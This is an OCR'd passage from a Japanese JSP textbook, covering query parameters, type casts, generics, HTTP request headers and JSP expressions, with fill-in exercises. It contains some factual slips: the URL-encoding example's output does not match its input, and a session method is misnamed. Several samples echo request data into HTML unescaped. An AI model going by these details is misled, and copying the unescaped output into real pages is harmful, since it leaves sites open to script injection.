しかし、先ほども説明したように、Javaはこうしたデータ型の曖昧さを許さない言語です。そこで、nextElementメソッドがそのような曖昧なデータ（良く言えば汎用性のあるデータ）を返すならば、利用する側では、これを自分の用途に適したデータ型に明示的に変換しなければなりません。

そこで登場するのが「(String)」という、型キャスト（型変換）の部分です。


構文 型キャスト

```
（データ型） 値
```

ここではparams.nextElementメソッドが返すObjectオブジェクトを、Stringオブジェクトに変換しています。Stringオブジェクトnameには、nextElementメソッドの戻り値であ

るObjectオブジェクトをそのまま代入しようとすると、「Objectオブジェクトは Stringオブジェクトに代入できません」というエラーが発生してしまうので、注意が必要です。

型キャストとは、正しいデータ型をJSP（Java）に通知する行為だとも言えるでしょう。



▲データのキャスト

型キャストを不要にする「ジェネリックス」

Java SE 5以降ではジェネリックスという仕組みが利用できます。**ジェネリックス**とは、ざっくりと言ってしまえば、オブジェクト（クラス）に対して、特定の型を紐づける機能のこと。たとえば、サンプルの12行目は、ジェネリックス構文を利用することで、以下のように記述できます。

```
12 Enumeration<String> params=request.getParameterNames();
```

本来のクラス名の後ろに、<...>で紐づけるべき型を明示するのです。これによって、Enumerationオブジェクトの中身はすべて文字列（String）型であるとみなされますので、要素の出し入れにもキャストは不要になります。つまり、14行目は以下のように書き換えることができます。

```
14 String name = params.nextElement();      ⬅ (String) がない！
```

本LESSONでは、まずは型キャストという考え方を学ぶために、あえてジェネリックスを利用しないサンプルを紹介しましたが、今後はできるだけジェネリックスを利用して、コードを記述することをお勧めします。

ジェネリックスを利用することで、意図しない型を受け渡しした場合にも、即座に*2エラーを通知してくれますので、プログラムの誤りを発見しやすくなります。

*2 正確には、コンパイル時に通知されます。型キャストでは、データ型が合致しない場合にも実行するまでエラーを発見できません。

ポストデータとクエリ情報の違い

JSPではポストデータとクエリ情報を、いずれもrequestオブジェクトのgetParameterメソッドを介して取得できます。それでは、実際の局面で、ポストデータとクエリ情報とをどのように使い分けるのがよいのでしょうか。ここでは、ポストデータとクエリ情報の違いについて、簡単にまとめてみます。

(1) クエリ情報で送信できるデータサイズには一定の制約がある

ポストデータがデータサイズの制限を原則受けないのに対し、クエリ情報は一定の制約を受けます。具体的なサイズは使用している環境（Webサーバーの種類など）にも依存しますが、一般的には、最大でも数百バイト程度に留めておくのが無難でしょう。

(2) クエリ情報には使用できない文字がある

ポストデータがあらゆる文字データを扱うことができるのに対し、クエリ情報には、区切り文字として使用される「?」をはじめ、「&」「%」、空白、マルチバイト文字（日本語）などは使用できません。これらがクエリ情報に含まれる可能性がある場合には、あらかじめ無害な文字列（「%xx」の形式）にエンコードしておく必要があります。

Note　URLエンコード

URL文字列を無害な文字列に変換することを**URLエンコード**と言います。URLエンコードを行うには、java.netというカテゴリー（パッケージ）に属するURLEncoderオブジェクト（クラス）のencodeメソッドを使用します。たとえば、以下のようになります。

```
java.net.URLEncoder.encode("山田", "UTF-8")
// 結果：%E5%B1%B1%E7%94%B0%E7%A5%A5%E5%AF%9B
```

(3) クエリ情報ではデータがアドレス欄に露出してしまう

クエリ情報はその性質上、ブラウザーのアドレス欄にデータがそのまま露出してしまいます。パスワードなど、本来秘密にするべき情報を、クエリ情報を介して授受するのは好ましくありません。

ただし、だからといってポストデータが安全というわけではない点に注意してください。たとえば、F12開発者ツール（P.64）のようなツールを利用することで、通信の中身は簡単に見えてしまうからです*1。通信の安全性を確保するには、SSLのような仕組みを利用する必要があります。


*1 たとえるならば、クエリ情報はハガキ、ポストデータは封筒です。封筒の中身はそのままでは見られませんが、封を開いてしまえば「絶対に見られない」わけではありません。

(4) ポストデータはブックマークできない

以上の制約にかかわらず、クエリ情報を利用する理由がこれです。

たとえばLESSON 04のサンプルquest1.jspを実行した結果、quest2.jspをブックマークしてみるとどうでしょう。P.65でも見たように、ポストデータは要求本体としてURLと

は別に送信されるので、ポストデータを加味した結果を得ることはできません。



▲ブックマークしたページに直接アクセスした結果

では、quest1.jspの9行目を以下のように書き換えるとどうでしょう。

```
<form method="GET" action="quest2.jsp">*2
```

送信された先のURLには「～quest2.jsp?interest=1」のように、入力値が含まれますので、今度はブックマークによって、本来の結果を復元できます。

この性質を利用したのが検索エンジンです。通常、検索エンジンは、検索キーワードをクエリ情報経由で引き渡しています*3。これによって、検索結果をブックマークしたり、URLをSNSなどで誰かに伝えたりといったことが可能になるのです。

以上を総合すると、純粋にデータを受け渡しする手段としては、ポストデータのほうが制約は少なく有利です。しかし、これらの制約にかかわらず、クエリ情報はちょっとしたキーを受け渡しする手段として、フォームをいちいち介さなくてもよいためシンプルでもあり、重要なデータ伝達の手段です。特に、送信したデータによってページの内容が切り替わるような状況では、クエリ情報を利用したほうが便利でしょう。

1つのキーが複数の値を持つ場合

本サンプルでは、実はすべてのデータを取得することはできません。たとえば、URLに、

```
http://localhost:8080/jsp10/lesson06/query.jsp?lang=ja&lang=en
```

のように、キー名が重複したクエリ情報を指定してみましょう。結果は次のようになるはずです。

*2 ここまで、フォームでの入力値はポストデータとして送信されると説明してきました。しかし、<form>要素のmethodオプションをGETに設定することで、フォームの内容はクエリ情報として送信されます。

*3 たとえば、Yahoo!で「JSP」を検索した場合の結果URLは、以下のとおりです。http://search.yahoo.co.jp/search?p=JSP

▲1つのキーで複数の値を指定した場合の結果

そう、クエリ情報としては2つの値が渡されているはずなのに、JSPは1つのクエリ値しか返していないのです。これはバグではなく、requestオブジェクトのgetParameterメソッドの仕様に原因があります。getParameterメソッドは、指定されたパラメーター名に関連づけられた**最初の**値を返します。

もしも、あるパラメーターが複数の値を持っていることを最初から想定しており、これを取得したい場合には、**getParameterValues**メソッドを使う必要があります。

```
String[] values = request.getParameterValues("lang");
```

getParameterValuesメソッドは、文字列の配列を返します。これを順番に取り出したい場合には、LESSON 03で学んだforループを使います。また、配列を宣言するときは、データ型のあとに[]を付けるのを忘れないでください。

```
for(int i = 0; i < values.length; i++) {
  out.println(values[i] + ",");
}
```

これで、取得した複数の値をカンマ区切りで出力できます。

構文　getParameterValuesメソッド

```
request.getParameterValues(パラメーター名)
```

パラメーター名に関連づけられた値を、すべて文字列の配列として返す。

配列やリストの内容を簡単に取り出す「拡張for命令」


先ほどの本文のfor命令は、以下のような構文で書き直すことも可能です。

```
for(String value : values) {
  out.println(value + ",");
}
```

これは**拡張for命令**と呼ばれる構文で、valuesで指定された配列／リストから順番に値を

取り出し、これを変数value＊にセットしながら、配列内の要素がなくなるまでループを繰り返します。

＊配列／リストの内容を一時的に格納するための変数という意味で、**仮変数**とも言います。



▲拡張for命令


拡張for命令は、配列／リストの内容をシンプルに処理するには便利な構文です。カウンター変数（これまでiなどで表していた変数）を必要としないループでは、積極的に利用することをお勧めします。

まとめ

- クエリ情報は、フォーム情報の場合と同様、getParameterメソッドで取得できます。
- 不特定多数のパラメーターを取得したい場合には、getParameterNamesメソッドを使用します。
- Enumerationオブジェクトは、複数の要素を順番に読み出すための仕組みを提供します。
- ジェネリックス構文（<...>）を利用することで、あるクラスに特定の型を紐づけることができます。
- getParameterメソッドは、同一のキーに複数の値が関連づけられている場合、最初の1つの値のみを返します。
- getParameterValuesメソッドは、同一のキーに関連づく複数の値を配列として返します。
- 拡張for構文を利用することで、配列／リストの内容を簡単に取り出せます。

実習　講義　**練習問題**　CHAPTER 02 LESSON 06

Q 以下の空欄を埋めて、p_query2.jspを完成させてみましょう*。
また、p_query2.jspには2箇所、構文的に誤っている点があります。これを指摘し、正しく修正してみてください。



▲フォームからデータを入力　▲取得したデータの内容を表示

* このサンプルでは、まだ日本語に対応していません。テキストボックスに日本語を入力した場合、環境によっては文字化けしてしまいますので注意してください。文字化けの対応方法については、LESSON 12で改めて紹介します。

リスト1 p_query1.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>フォーム情報を取得</title>
</head>
<body>
<form method="POST" action="p_query2.jsp">
<div>
  <label>名前：
    <input type="text" name="nam" size="15" />
  </label>
</div>
<div>
  よく使う技術：
  <label><input type="checkbox" name="lang" value="jsp" />Java</label>
  <label><input type="checkbox" name="lang" value="asp.net" />ASP.
NET</label>
  <label><input type="checkbox" name="lang" value="php" />PHP</label>
</div>
<div>
  <input type="submit" value="登録" />
</div>
</form>
</body>
</html>
```

リスト2 p_query2.jsp


```
<%@ page contentType="text/html;charset=UTF-8"
         import="  ①  " %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>フォーム情報を取得</title>
</head>
<body>
<table border="1">
<%
  ②  params = request.getParameterNames();
while(params.hasMoreElements) {
  String name = params.  ③  ();
  String[] values = request.  ④  (name);
  out.println("<tr><th>" + name + "</th>");
  out.println("<td>");
  for(String value :  ⑤  ) {
    out.println(  ⑥  + " ");
  }
  out.println("</td></tr>");
}
%>
</table>
</body>
</html>
```

LESSON
07

ヘッダー情報を取得しよう

ページ要求の際に付いてくるヘッダー情報を取得し、一覧表示してみましょう。

ヘッダーにはさまざまな、プログラミングに役立つ情報が含まれています。ここでは、単にヘッダー取得のための構文を学ぶだけでなく、「どのように活用するか」という点も視野に入れて、学習を進めます。



accept	text/html, application/xhtml+xml, */*
referer	http://localhost:8080/jsp10/lesson07/
accept-language	ja
user-agent	Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; MAFSJS; rv:11.0) like Gecko
accept-encoding	gzip, deflate
host	localhost:8080
dnt	1
connection	Keep-Alive
cookie	JSESSIONID=FAD789E3165804D29D414D885DC4FB6B

▲一覧表示されたヘッダー情報

サンプルファイル　jsp10 ▶　lesson07 ▶　headers.jsp

実習　講義　練習問題　CHAPTER 02 LESSON 07

1 コードを入力する

メモ帳で/lesson07フォルダーのheaders.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト headers.jsp

```
<%@ page contentType="text/html;charset=UTF-8"
        import="java.util.*" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>ヘッダー情報の取得</title>
</head>
<body>
<table border="1">
<%
```


レッスン予定日　月　日

レッスン終了

```
12 Enumeration<String> headers = request.getHeaderNames();
13 while(headers.hasMoreElements()) {
14   String name = headers.nextElement();
15 %>
16   <tr>
17   <th><%=name %></th>
18   <td><%=request.getHeader(name) %></td>
19   </tr>
20 <% } %>
21 </table>
22 </body>
23 </html>
```

ヘッダー名の集合を取得

個々のヘッダー名と対応する値を出力

2 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.100の図のように表示されれば、サンプルは正しく動作しています。

http://localhost:8080/jsp10/lesson07/headers.jsp

ヘッダー情報とは？

リクエスト情報には、ポストデータ、クエリ情報の他にも忘れてはならない重要な情報があります。それが**ヘッダー情報**です。


ヘッダー情報がポストデータやクエリ情報と大きく異なる点は、それが目に見えないという点です。日常的にインターネットをブラウジングしている限りにおいては、エンドユーザーがヘッダー情報を意識することはありません。

ヘッダー情報とはどのようなものなのか、P.64で紹介したF12開発者ツールで確認してみましょう。たとえば、以下はheaders.jspにアクセスした場合のF12開発者ツールの出力です。

要求ヘッダー　要求本文　応答ヘッダー　応答本文　Cookie　イニシエーター　タイミング

キー	値
要求	GET /jsp10/lesson07/headers.jsp HTTP/1.1
Accept	text/html, application/xhtml+xml, */*
Referer	http://localhost:8080/jsp10/lesson07/
Accept-Language	ja
User-Agent	Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; MAF...
Accept-Encoding	gzip, deflate
Host	localhost:8080
DNT	1
Connection	Keep-Alive
Cache-Control	no-cache
Cookie	JSESSIONID=C9D6AC2DF8B6516C87CCBE40C7F7955B

▲F12開発者ツール（[ネットワーク] タブー [要求ヘッダー]）




▲F12開発者ツール（[ネットワーク] タブー [応答ヘッダー]）

要求情報（リクエスト）／応答情報（レスポンス）の双方に、コンテンツそのものとは別に、キー／値の形式の情報が付いているのが見て取れます。これが**ヘッダー情報**です。

Note HTTPステータス


応答ヘッダーの1行目（[応答] キー）に注目してください。この部分のことを、正確にはヘッダーと区別して、**HTTPステータス**と呼びます。



サーバーへの命令を表すHTTPメソッド（P.65）に対して、サーバーでの端的な処理結果を表します。たとえば「200 OK」であれば、正しく応答が返されたことを意味します。

ヘッダー情報は、その内容によって、以下のように分類できます。

- エンティティヘッダー
- 一般ヘッダー
- リクエスト（要求）ヘッダー
- レスポンス（応答）ヘッダー



▲ヘッダーの種類

エンティティヘッダー／一般ヘッダーは、状況によって、リクエスト情報／レスポンス情報いずれにも含まれる可能性があります。リクエストヘッダー／レスポンスヘッダーは、それぞれリクエスト情報／レスポンス情報にしか含まれないヘッダーです。

以下に、HTTP/1.1で利用できる主なヘッダーをまとめます。全部をおぼえる必要はありませんが、「こんなものがあるんだな」という程度に確認しておきましょう。

▼HTTP/1.1で利用可能なヘッダーの種類

種類	ヘッダー名	概要
一般	Cache-Control	キャッシュルールを規定する
	Connection	レスポンス後にTCP接続を切断するか
	Date	コンテンツを生成した日時
	Pragma	キャッシングを利用するか（下位互換用のヘッダー）
	Transfer-Encoding	コンテンツの転送エンコーディング方式
リクエスト	Accept	クライアントがサポートしているコンテンツの種類（優先順位）
	Accept-Language	クライアントが対応している言語（優先順位）
	Authorization	認証情報
	Cookie	クライアントに保存されたクッキーデータを送信
	Host	要求先のホスト名
	If-Modified-Since	指定された日時以降にコンテンツが更新されている場合にのみ、サーバーはデータを送信
	Proxy-Authorization	プロキシサーバー用の認証情報
	Range	要求するリソースの範囲
	Referer	リンク元のURI
	User-Agent	クライアントの種類
レスポンス	ETag	リソースを一意に特定するためのキー情報（コンテンツが更新されていないかどうかを特定する場合などに使用）
	Location	クライアントに新しいURIに移動するよう促す
	Server	サーバーの種類
レスポンス	Set-Cookie	クライアントにクッキーを送信
	WWW-Authenticate	クライアントに認証を要求
エンティティ	Content-Encoding	コンテンツのエンコーディング方式
	Content-Length	コンテンツのサイズ
	Content-Type	コンテンツの種類
	Expires	コンテンツの有効期限
	Last-Modified	コンテンツの最終更新年月日

ヘッダー情報の利用方法


上の表を見ても、ヘッダーにはさまざまな情報が含まれていることが理解できます。

たとえばUser-Agentヘッダーを利用すれば、サイトにアクセスしてきたクライアント（ブラウザー）の種類がわかります。これをアクセスログとして記録しておけば、どのようなユー

ザーが自分のページにアクセスしているのか傾向を把握したり、検索エンジンのクローラー（巡回アプリケーション）がどの程度の頻度でサイトを巡回しているのかなどを知ることができます。あるいは、使用しているブラウザーごとに（たとえば、デスクトップパソコンとスマホ端末とで）最適なコンテンツを選択的に出力することもできるでしょう。

Refererヘッダーを利用することで、自サイトに対してどのようなページがリンクを張っているのか、自サイト内でユーザーがどのようにページ間を移動しているのかを把握できます。単なるアクセス数だけではなく、この傾向を分析すれば、サイトのコンテンツ、デザインの改善にもつなげられるかもしれません。

あるいは、Accept-Languageヘッダーからクライアントの対応言語を判定すれば、バイリンガルなページを構築することもできます。



▲ヘッダー情報のさまざまな利用方法

これはヘッダー情報を利用したほんの一例にすぎませんが、単なる付加情報と片付けてしまうにはもったいない、さまざまな用途があることがわかるでしょう。

ヘッダー名の集合を取得する

さて、ではこのヘッダー情報を取得するための、具体的なコードについて見ていくことにしましょう。まずは12行目に注目です。

```
12  Enumeration<String> headers = request.getHeaderNames();
```

ページ要求時に送信されたヘッダー名を取得するには、暗黙オブジェクトrequestに属するメソッドの1つ、getHeaderNamesメソッドを使用します。getHeaderNamesメソッドは、LESSON 06でも登場したgetParameterNamesメソッドと同じく、ヘッダー名の集合を表すEnumerationオブジェクトを返します。

Enumerationオブジェクトから順番にヘッダー名を取り出す方法については、LESSON 06をもう一度復習してみましょう。

構文 getHeaderNamesメソッド

```
request.getHeaderNames()
```
要求に含まれるすべてのヘッダー名をEnumerationオブジェクトとして返す。

個々のヘッダー値は、取り出されたヘッダー名を引数に、getHeaderメソッドで取り出せます*1。ヘッダーとパラメーターという違いはありますが、使い方はgetParameterメソッドに似ています。

getHeaderメソッドはヘッダー値を文字列として返しますが、数値／日付として返したい場合は、それぞれgetIntHeader / getDateHeaderメソッドも利用できます。ただし、ヘッダー値が整数、日付として解釈できない場合はエラーとなりますので注意してください。

*1 具体的に指定可能なヘッダー名については、P.103の表でリクエストヘッダーに分類されている項目を確認してください。

構文 getHeader / getIntHeader / getDateHeaderメソッド

```
request.getHeader(ヘッダー名)
request.getIntHeader(ヘッダー名)
request.getDateHeader(ヘッダー名)
```
指定されたヘッダーの値を、それぞれ文字列／整数／日付（1970/01/01からの経過ミリ秒）として取得する。

ヘッダー情報を取得するための専用メソッド

getXxxxxHeaderメソッドの他にも、requestオブジェクトではよく利用するヘッダー情報にアクセスするために、専用のメソッドを用意しています。専用メソッドは、ヘッダー値を適切なデータ型で取得できるのみならず、メソッド名に誤りがあった場合には明示的にエラーを出力します*2。

専用のメソッドが使える場合には、できるだけ専用メソッドを優先して利用することをお勧めします。

*2 getXxxxxHeaderメソッドは、指定したヘッダー名が誤っていた場合にもnull（未定義値）を返すだけです。

▼requestオブジェクトで利用できるヘッダー取得のためのメソッド

メソッド名	概要	戻り値の例
getAuthType	認証の種類	basic
getContentLength	ボディ部の長さ	1024

メソッド名	概要	戻り値の例
getContentType	MIME型	text/xml
getContextPath	アプリケーションルート	/jsp10
getHeaders	指定されたヘッダー名に対応する値の集合	Enumerationオブジェクト
getQueryString	クエリ情報	name=yyamada&date=2015/2/14
getMethod	HTTPメソッド名	POST
getLocale	ロケール名	ja
getProtocol	プロトコル名とバージョン	HTTP/1.1
getRemoteAddr	リモートアドレス	127.0.0.1
getRemoteHost	クライアント名	localhost
getRemoteUser	リモートユーザー名	admin
getRequestURI	要求されたURI（クエリ情報除く）	/jsp10/lesson07/headers.jsp
getScheme	スキーム名	http
getServerName	要求を受け付けたホスト名	localhost
getServletPath	ファイルへのパス	/jsp10/lesson07/header.jsp
getServerPort	要求を受け付けたポート番号	8080
isRequestedSessionIdFromCookie	セッションIDをクッキーから取得したか	true
isRequestedSessionIsValid	セッションIDをURLから取得したか	false
isSecure	HTTPなどの暗号化通信が使われているかどうか	false
isUserInRole	ユーザーが指定されたロール（グループ）に属しているか	true

ソースを簡潔化する2つの切り口（1）：固定テンプレートとスクリプトレット

スクリプトレットは、.jspファイルで動的に出力を生成するための最も基本的な仕組みです。しかし、出力に際してはout.printメソッドもしくはout.printlnメソッドを使用しなければならず、固定的なHTMLの出力が多くなった場合はコードも長くなりがちです。

JSPのメリットの1つとして、

HTMLにロジックを埋め込めるため、プログラム部分を必要最小限に抑えられる

という点がありますが、これでは結局、プログラムの中にHTMLが埋没してしまうことになりかねません。

そこで、JSPではスクリプトレットとスクリプトレットの間に固定的なHTMLを記述できるようになっています。たとえば、13～20行目を見てみましょう。

```
11 <%
   ...中略...
13 while(headers.hasMoreElements()) {
     ...中略...
```

```
15 %>
16   <tr>
     ...中略...
19   </tr>
20 <% } %>
```

この部分は従来であれば、以下のように記述していたものとまったく同じ意味です。

```
<%
while(headers.hasMoreElements()) {
  out.pritnln("<tr>");
    ...中略...
  out.println("</tr>");
}
%>
```

つまり、16～19行目は固定的なHTMLであると同時に、whileブロックの一部として、繰り返し出力されることになるわけです。

もちろん、スクリプトレットと固定的なHTMLとを、あまり細かく切り替えるのは可読性の面からも好ましいことではありません。どの程度の分量であればよいかは一概には言えませんが、「ある程度まとまったHTML」はどんどん切り出すよう、気にかけてみてください。

ソースを簡潔化する2つの切り口（2）：式（Expression）

固定的なHTMLの中で簡単なデータを出力したいという場合、JSPではout.printメソッドの代わりに**式（Expression）**という記法を使うことができます。

サンプルの16～19行目を見てみましょう。

```
16   <tr>
17   <th><%=name %></th>
18   <td><%=request.getHeader(name) %></td>
19   </tr>
```

<%=... %>の書式で、「...」の値を返します。

もしもこれを従来のスクリプトレットで記述したら、以下のようになります。

```
15 <tr>
16   <th><% out.print(name); %></th>
17   <td><% out.print(request.getHeader(name)); %></td>
18 </tr>
```

たったこれだけのプログラムなのに、前者が相当にすっきりしているのがわかるでしょう

か。これがもっと入り組んだHTMLになると、式（Expression）の効果はもっと明らかになるはずです。

▼スクリプトレットだけで記述した場合

```
<img src="<% out.print(src); %>"
  alt="<% out.print(alt); %>"
  width="<% out.print(width); %>"
  height="<% out.print(height); %>" />
```

▼式（Expression）を使って記述した場合

```
<img src="<%=src%>" alt="<%=alt%>"
     width="<%=width%>" height="<%=height%>" />
```

HTMLとスクリプト部分が混ざり合って見にくくなりがちなJSPも、ある程度ロジックを一部分にまとめておき、最終的な結果のみを式（Expression）でHTMLに埋め込むようにすれば、かなりすっきりさせられるはずです。

式（Expression）を記述する際の注意点

式（Expression）は、あくまでout.printメソッドの引数部分を切り出した省略形、という位置づけです。ですから、

```
<%=src =value %>
```

のように、複数の変数を続けて記述することはできませんし*1、

```
<%=src
   name = request.getParameter("name"); %>
```

のように、他のスクリプトを記述することもできません*2。

この場合であれば、

```
<%=src %>
<% name = request.getParameter("name"); %>
```

のように式（Expression）とスクリプトレット部分を分けるか、式の値を連結するなら、

```
<%=src + value %>
```

のように、文字列を連結する必要があります。同じ観点から

*1　printメソッドは複数の引数を持てないので、当然です。

*2　printメソッドの引数に、このような命令を記述するようなものですから、論外でしょう。

```
<%=src; %>
```

のように末尾にセミコロン（;）を付加した場合もエラーです。これは、

```
<% out.print(src;); %>
```

と同じ意味になってしまうからです。

式は、単純なデータの出力を簡易なフォーマットで記述するための省略記法にすぎないということを、しっかり確認しておきましょう。

まとめ


- クライアント（ブラウザー）がサーバーに要求を送信する際は、同時に多くのヘッダー情報が送信されます。
- ヘッダー名／ヘッダー値を取得するには、requestオブジェクトのgetHeaderNames / getHeaderなどのメソッドを使用します。
- requestオブジェクトには、その他にも、多くのリクエスト情報を取得するためのメソッドが用意されています。
- 式（Expression）は、JSPページをシンプルに記述する手法の1つです。

実習　講義　**練習問題**　CHAPTER 02 LESSON 07


Q1 ブラウザーの対応言語によって、表示を切り替えてみることにします。以下の空欄を埋めて、p1_lang.jspを完成させてみましょう。

また、ブラウザーの対応言語を変更して、表示が切り替わることを確かめてみてください。

Hint indexOfメソッドは、文字列中で引数に指定された部分文字列が登場する位置（何文字目か）を返します。indexOfメソッドが-1を返した場合、指定された部分文字列が見つからなかったことを意味します。



▲言語設定が「日本語」である場合




▲言語設定が「日本語」以外である場合


リスト1 p1_lang.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>accept-language</title>
</head>
<body>
<%
String lang = request.getHeader("　①　");
if(lang.indexOf("ja")　②　-1) {
  out.println("こんにちは、ご機嫌いかがですか？ ");
} else {
  out.println("Hello, How are you ?");
}
%>
</body>
</html>
```

Q2 ブラウザーがGoogle Chromeであるかどうかによって、表示を切り替えてみることにします。以下の空欄を埋めて、p2_brows.jspを完成させてみましょう。



▲Google Chromeでアクセスした場合



▲Internet Explorerでアクセスした場合


リスト2 p2_brows.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
